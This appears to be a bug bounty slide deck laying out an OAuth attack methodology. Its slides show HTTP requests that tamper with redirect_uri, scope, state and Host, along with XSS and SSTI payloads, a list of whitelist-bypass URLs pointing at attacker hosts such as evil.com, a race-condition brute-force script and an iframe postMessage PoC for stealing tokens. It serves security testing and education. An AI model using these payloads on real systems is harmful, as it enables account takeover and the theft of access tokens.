



# OAuth

## Sign Up AND Log In



Sign Up With Google



Log In With Apple

## Mahmoud M. **Awali**



@0xAwali



attacker

My Methodology

Try To Do **Brute Force On The Login endpoint** OR **Guess The Pattern e.g login/facebook** To Get Legacy OR Unimplemented OAuth Flows



Tweet

@NGALONGC'S BUG BOUNTY TIP

## Hidden OAuth providers

Try endpoint bruteforcing on the login page to discover hidden or legacy OAuth providers.

```
/login/facebook  
/login/oauth/twitter  
/login/oauth/v2/yahoo
```





attacker

My Methodology

In OAuth Connect With Google , Try To **Modify hd Parameter From company.com To gmail.com** To Be Able To Connect With Your Email



Tweet



Tweet

GET /oauth/**Connect?**

response\_type=code&  
client\_id=ID&scope=openid%20email&  
redirect\_uri=https://company.com  
&nonce=Randim&**hd=gmail.com** HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate



**attacker**

My Methodology

Try To **Remove Your Email From Scope Parameter** While Signing Up OR Signing In With Services Provider To Get Account Takeover

-  Tweet
-  Writeup

#### BUG BOUNTY TIP

**Signing up with Facebook?**

Remove the "email" scope from the OAuth prompt and see what happens.

**@itscachemoney**





**attacker**

My Methodology

If There Is Sign Up OR Log In With **Facebook** , Try To **Use Access Token** Of Your App **Instead Of Auth Token** Of Victim App

- **M** Writeup
- **l1** Writeup
- **l1** Writeup

- 1 - Create Facebook App
- 2 - Generate Access Token
- 3 - Go To Victim App And Click On The Facebook Sign In Button With Intercepting Traffic Using Burp Suite
- 4 - **Change Value Of auth\_token Parameter To The Access Token**
- 5 - Forward The Request And You Will Be Login Since There Is No Validation Weather The Access Token Generated For Victim App OR Other App



**attacker**

My Methodology

Try To **Change The Host Header e.g. me.com/www.company.com OR me.com**  
While Trying To Test OAuth Flow



Writeup

```
GET /oauth/Connect HTTP/1.1
Host: me.com/www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
```



**attacker**

My Methodology

Try To **Insert Your Domain e.g. <https://me.com> OR <https://me.com/company.com>**  
OR **<https://localhost>** In Referer Header While Trying To Test OAuth Flow

-  Blog
-  Blog
-  Writeup

```
GET /oauth/Connect HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://me.com/path
Origin: https://www.company.com
```



**attacker**

My Methodology

Try To Use **Your App To Steal Access Token By Creating App** e.g. Create App On FB Then If There Log In With FB , Try To **Rebuild Your Request** Like This



Slides



Blog

GET /oauth/**Connect?**

type=**token**&client\_id=**Attacker-ID**&state=Random&  
redirect\_uri=**https://www.attacker.com**&  
scope=read HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate





**attacker**

My Methodology

In OAuth Connect Request , Try To **Insert admin@company.com as Value Of Email In Scope Parameter** To Gain Extra Authorities OR Get More Functionalities



**Blog**

**POST /oauth/Connect HTTP/1.1**

**Host: www.company.com**

**User-Agent: Mozilla/5.0**

**Content-Type: application/x-www-form-urlencoded**

**Content-Length: Number**

**firstname=l&lastname=am&image=URL&anti\_csrf=CSRF  
&email=admin@company.com&access\_token=\*\*\*\*\***



attacker

My Methodology

In OAuth Connect Request , Try To **Recall Id In Scope** Then Try To **Change This Id To Id Of Logged In Account** To Takeover This Account

- **M** Writeup

```
POST /oauth/Connect HTTP/1.1
```

```
Host: www.company.com
```

```
User-Agent: Mozilla/5.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: Number
```

```
firstname=l&lastname=am&image=URL&anti_csrf=CSRF  
&id=Id-Of-Another-Account&access_token=*****
```



attacker

My Methodology

In OAuth Connect Request , Try To **Add JSON OR XML Extension To OAuth Endpoint** e.g. oauth/connect.json , Maybe Token Expose In Response !



Writeup

```
POST /oauth/Connect.json HTTP/1.1
```

```
Host: www.company.com
```

```
User-Agent: Mozilla/5.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: Number
```

```
type=token&client_id=ID&anti-csrf=&redirect_uri=URL
```



attacker

My Methodology

In OAuth Connect Request Try To **Remove The State Parameter**  
From The beginning

-  Writeup

```
GET /oauth/Connect?type=code
&client_id=ID&state=Random&redirect_uri=https://www.compa
ny.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
```



attacker

My Methodology

In OAuth Connect Request If **There Isn't State Parameter** OR **There Isn't Validation On State Parameter** Try To Create CSRF POC

-  Slides
-  Blog
-  Video
-  Writeup

GET /oauth/Connect?

type=code&client\_id=ID&state=**Random**&  
redirect\_uri=URL&scope=read HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate



attacker

My Methodology

\*\*\* In OAuth Connect Request Try To **Insert XSS Payloads If There Isn't Validation On State Parameter** e.g. `}%7D(alert)(location);%7B%3C!--&state=\\`



Writeup

GET /oauth/Connect?

`}%7D(alert)(location);%7B%3C!--&state=\\&  
redirect_uri=URL&scope=read&type=code  
&client_id=ID& HTTP/1.1`

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate



attacker

My Methodology

Try To Insert XSS Payloads e.g. `<marquee loop=1 width=0 onfinish=pr\u006fmpt(document.domain)>XSS</marquee>` To Cause Errors



Blog

```
GET /oauth/Connect?
  client_id=<marquee loop=1 width=0 onfinish=
pr\u006fmpt(document.domain)></marquee> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://me.com/path
Origin: https://www.company.com
```



attacker

My Methodology

In OAuth Connect Request Try To **Insert SSTI Payloads In Scope Parameter e.g. `${T(java.lang.Runtime).getRuntime().exec("calc.exe")}` To Get RCE**



Blog

GET /oauth/**Connect?**

type=code&client\_id=ID&state=Random&redirect\_uri=URL  
&scope=**`${T(Java.lang.Runtime).getRuntime().  
exec("calc.exe")}`** HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate





attacker

My Methodology

Try To Insert **XSS Payloads** As Value Of Redirect URL e.g.

`data:company.com;text/html; charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C%2Fscript%3E%3Ciframe/src=xxxxx%3Eaaaa%3C/iframe%3E%3C%2Fhtml%3E` **To GET DOM-Based XSS**



Blog

```
GET /oauth/Connect?type=code&client_id=ID&state=Random
&redirect_uri=data:company.com;text/html; charset=UTF-8
,%3Chtml%3E%3Cscript%3Edocument.write(document.
domain);%3C%2Fscript%3E%3Ciframe/src=xxxxx%3Eaa
aa%3C/iframe%3E%3C%2Fhtml%3E&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
```



**attacker**

My Methodology

Try To **Insert XSS Payloads javascript:fetch('XSS')** In Redirect URL  
Parameter To Get XSS



Blog

**POST /oauth/Connect HTTP/1.1**

**Host: www.company.com**

**User-Agent: Mozilla/5.0**

**Content-Type: application/x-www-form-urlencoded**

**Content-Length: Number**

**client\_id=ID&client\_secret=SECRET&type=Authorization&  
code=Auth\_code&redirect\_uri=javascript:fetch('XSS')**



attacker

My Methodology

Try To **Insert XSS Payloads javascript:prompt(document.domain)** While Trying To Log In With OAuth Provider If There Is URL Parameter Except Redirect URL



Writeup

POST /oauth/**Connect** HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Content-Length: Number

client\_id=ID&client\_secret=SECRET&type=Authorization&  
code=Auth\_code&redirect\_uri=https://www.company.com/&base  
URL=**javascript:prompt(document.domain)**



**attacker**

My Methodology

Try To **Redirect The Server To Your Domain e.g. <https://me.com>** To Steal The Authorization Code OR The Access Token



Slides



Blog

GET /oauth/**Connect?**

type=code&client\_id=ID&state=Random  
&redirect\_uri=**<https://me.com>**&  
scope=read HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: <https://previous.com/path>

Origin: <https://www.company.com>

Accept-Encoding: gzip, deflate



attacker

My Methodology

In OAuth Connect Request Try To **Insert Invalid Value In Scope Parameter e.g. ggg**  
Then **Replace Redirect URL To Your Domain To Get Open Redirection**



Writeup

```
GET /oauth/Connect?  
    type=code&client_id=ID&state=Random&  
    redirect_uri=http://me.com&scope=ggg HTTP/1.1  
Host: www.company.com  
User-Agent: Mozilla/5.0  
Referer: https://previous.com/path  
Origin: https://www.company.com  
Accept-Encoding: gzip, deflate
```



**attacker**

My Methodology

Try To **Insert localhost As Value Of Redirect URL** Parameter To Steal The Authorization Code OR The Access Token



**Blog**

GET /oauth/**Connect?**

type=code&client\_id=ID&state=Random  
&redirect\_uri=**https://localhost.com**&  
scope=read HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate



**attacker**

My Methodology

Try To **Insert [http://www.company.com\\_me.com](http://www.company.com_me.com) As Value Of Redirect URL**  
Parameter To Steal The Authorization Code OR The Access Token



**Tweet**

```
GET /oauth/Connect?  
    type=code&client_id=ID&state=Random  
  
&redirect_uri=https://www.company.com_me.com&  
    scope=read HTTP/1.1  
Host: www.company.com  
User-Agent: Mozilla/5.0  
Referer: https://previous.com/path  
Origin: https://www.company.com  
Accept-Encoding: gzip, deflate
```



attacker

My Methodology

Try To **Insert Redirect URL Parameter To Redirect URL As Value** To Steal The Authorization Code OR The Access Token



Writeup



Blog

```
GET /oauth/Connect?type=code&client_id=ID&state=Random
&redirect_uri=https://www.company.com/././redirect_
uri=https://me.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```





attacker

My Methodology

Try To Insert <https://apiAcompany.com> , <https://api.companyAcom> OR <https://api.company.communication> As Value Of Redirect URL Parameter



Tweet

#### BUG BOUNTY TIP

### Domain whitelist bypass

Need to bypass domain validation?  
Assume the devs are using a regex and forgot to escape the **dot character** (!)

Example: `^http(s)?://\[a-z]+\.`target.com\$  
`https://subdomain.target.com` MATCH  
`https://subdomainAtarget.com` MATCH

THIS  
IS  
AVATAR



@filedescriptor





www.intigriti.com

#HackWithIntigriti



**attacker**

## List Of Patterns To Bypass The Whitelist In Redirect URL Parameter

-  Slides
-  Slides
-  Tweet
-  Blog
-  Blog

```
https://me.com/@www.company.com
https://company.com/@me.com
https://me.com/www.company.com
https://company.com/@me.com
https://me.com[company.com]
me.com%ff@company.com%2F
me.com%bf@company.com%2F
me.com%252f@company.com%2F
//me.com%0a%2523.company.com
me.com://company.com
androideeplink://me.com/@company.com
androideeplink://a@company.com:@me.com
androideeplink://company.com
https://company.com.me.com/@company.com
company.com%252f@me.com%2fpath%2f%3
//me.com:%252525252f@company.com
company.com.evil.com
evil.com#company.com
evil.com?company.com
/%09/me.com
me.com%09company.com
/me.com
```



attacker

My Methodology

Try To **Use IDN Homograph Attack** To Spoof Redirect URL Parameter To Steal The Authorization Code OR The Access Token



Writeup

GET /oauth/**Connect?**

type=code&client\_id=ID&state=Random&redirect\_uri=**https://  
www.cômpany.com**&scope=read HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path



Origin: https://www.company.com



attacker

My Methodology

Try To Insert <https://me.comğ.company.com> OR  
<https://me.com\u00a7company.com> As Value Of Redirect URL Parameter

-  Tweet
-  Tweet
-  Video

#### BUG BOUNTY TIP

### Open Redirect Bypass

Try to bypass URL whitelists using Turkish characters like "ğ".

`https://evil.comğ.target.com`

Becomes:

`https://evil.com?.target.com`



@bugraeskici

www.intigriti.com





**attacker**

My Methodology

Try To **Use Tools e.g. abnormalizer.py** To Make List Of  
Payloads To Use In IDN Homograph Attack

```
root@mine:~#python3 abnormalizer.py company.com | tee -a out.txt
```

```
" company.com " Name Of Company To Abnormlize
```

```
" | tee -a out.txt " Save Output To File out.txt
```



**attacker**

My Methodology

Try To Insert **Invisible Range %00 To %FF** in The URL

e.g. `me.com%5bcompany.com` As Value Of Redirect URL Parameter

•  Tweet

•  Tweet

#### 0xACB'S BUG BOUNTY TIP

### From %00 to %FF

Fuzz **non-printable characters** in any user input! This may result in:

- Regex bypasses (blacklists)
- Account takeover (e-mail, username)
- Memory corruption





attacker

My Methodology

Try To Change **Request Method To e.g. GET , POST , HEAD OR PUT** To Understand How Company Routes The Different Methods in OAuth Flow



Blog

**HEAD** /oauth/Connect?

type=code&client\_id=ID&state=Random  
&redirect\_uri=URL&scope=read HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com

Accept-Encoding: gzip, deflate



attacker

My Methodology

Try To Use Open Redirection In company.com To Bypass The Whitelist e.g.  
<https://www.comapny.com/login?next=https://me.com> To Steal Access Token

•



Writeup

•



Blog

•



Blog

```
GET /oauth/Connect?type=code
&client_id=ID&state=Random&redirect_uri=https://www.comapny.com/login?next=https://me.com&scope=read HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```










attacker

My Methodology

After Getting The Authorization Code If **There Isn't State Parameter** OR **There Isn't Validation On State Parameter** Try To Use The Authorization Code With CSRF POC

-  Blog
-  Blog
-  Blog
-  Video
-  Writeup

```
GET /oauth/Callback?code=AUTH_CODE HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

Try To **Brute Force** Code Parameter By Using **Race Condition** Technique  
OR **IP Rotate Burp Suite Extension**



Writeup

```
GET /oauth/Callback?code=FUZZ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

## My Methodology

Try To Figure Out Reaction Of The Server While Doing Race Condition By Using **Turbo Intruder** OR **Nuclei** To Send Simultaneously Requests

-  Blog
-  Blog
-  Writeup

```
GET /oauth/Callback?code=Valid HTTP/1.1
Host: www.company.com
X-Test: %s

email=victim@gmail.com&otp=wrongOTP

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=False
                        )

    for i in range(30):
        engine.queue(target.req, target.baseInput, gate='race1')
    engine.openGate('race1')
    engine.complete(timeout=60)

def handleResponse(req, interesting):
    table.add(req)
```



attacker

My Methodology

Try To Insert **XSS Payloads e.g. ,%2520alert(123))%253B//** In The Authorization Code Parameter If Value Of Code Parameter Reflected



Writeup

GET /oauth/**Callback?**

code=,%2520alert(123))%253B// HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Referer: https://previous.com/path

Origin: https://www.company.com



**attacker**

My Methodology

If The Authorization Code Is Used More Than Once Try To **Reuse The Authorization Code With XSS Payloads** e.g. **Code<script>alert('XSS')</script>**



Slides



Blog

POST /oauth/**Callback** HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path

Origin: https://www.company.com

Content-Length: Number

client\_id=ID&client\_secret=SECRET&type=Authorization&code=  
**Auth\_Code<script>alert('XSS')</script>**&redirect\_uri=URL



attacker

My Methodology

\*\*\* Try To Monitor Your Requests To Figure , **Is There Any Sensitive Information Leaked In Referer Header**



Slides



Blog

```
POST /oauth/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://www.company.com/Path-To-Do-Action?
accessToken=Secret
Origin: https://www.company.com
Content-Length: Number

getMobile=Value&accessToken=Secret
```



attacker

My Methodology

\*\*\* If App Ask You Log In With OAuth Provider By Generating OAuth Token ,  
Try To Use The OAuth Token With Logged In User In OAuth Provider

-  Writeup
-  Writeup

- 1 - I am logged in with app.com as Account One
- 2 - I open appservice.com
- 3 - I get `https://api.app.com/oauth/?oauth_token=*****`
- 4 - I did not move forward and shared this link with someone who is logged in with app.com as Account Two
- 5 - Account Two grants the permission to the third Party App appservice.com
- 6 - Account One also grants the permission to the third Party App appservice.com By Using The Same OAuth Token
- 7 - I Get Dashboard Of appservice.com of Account Two Not Account One



**attacker**

My Methodology

\*\*\* Create Account With OAuth By Using Email e.g. [me@gmail.com](#) , Try Change Your Email to e.g. [Victim@gmail.com](#) Then Log In Again With OAuth

- **M** Writeup

- 1 - Create Account With OAuth By Using Account One
- 2 - Go To Settings And Change Your Email To Account Two
- 3 - **When The Victim Try To Create An Account , It Says The Email Already Exists , Now The Victim Will Reset Password And Logged In Using Email-Password Method**
- 4 - Is Attacker Also Able To Logged In Using OAuth





**attacker**

My Methodology

\*\*\* If app.com Use The Access Token To log In , **There Is An Issue Here Because You Can Get The Access Token From Any Third Party App And Log in**



**Video**

Company used `Login with Facebook` account.  
Used `access\_tokens` to login  
Steps to produce :-

1 - [https://app.com/login?access\\_tokens=\\*\\*\\*\\*\\*](https://app.com/login?access_tokens=*****)



attacker

## My Methodology

\*\*\* Try To Use Whitelist Subdomain With Endpoint Contains `postMessage(Msg,"");`  
In which `Msg = window.location.href.split("#")[1]`; To Steal The Access Token



Blog



Writeup

1 - search About :-


```
var Msg = window.location.href.split("#")[1];  
window.parent.postMessage(Msg,"");
```

2 - There Isn't :-

X-Frame-Options Header

3 - Use This POC :-

```
var exploit_url = 'https://company.com/oauth?client_id=id&redirect_uri=  
https://sub.company.com/postMsg.js';  
var i = document.createElement('iframe');  
document.body.appendChild(i);  
window.addEventListener('oauth', function(Token) {alert(Token.data.name);  
}, 1);
```



# Thank You

**Mahmoud M. Awali**

 **@0xAwali**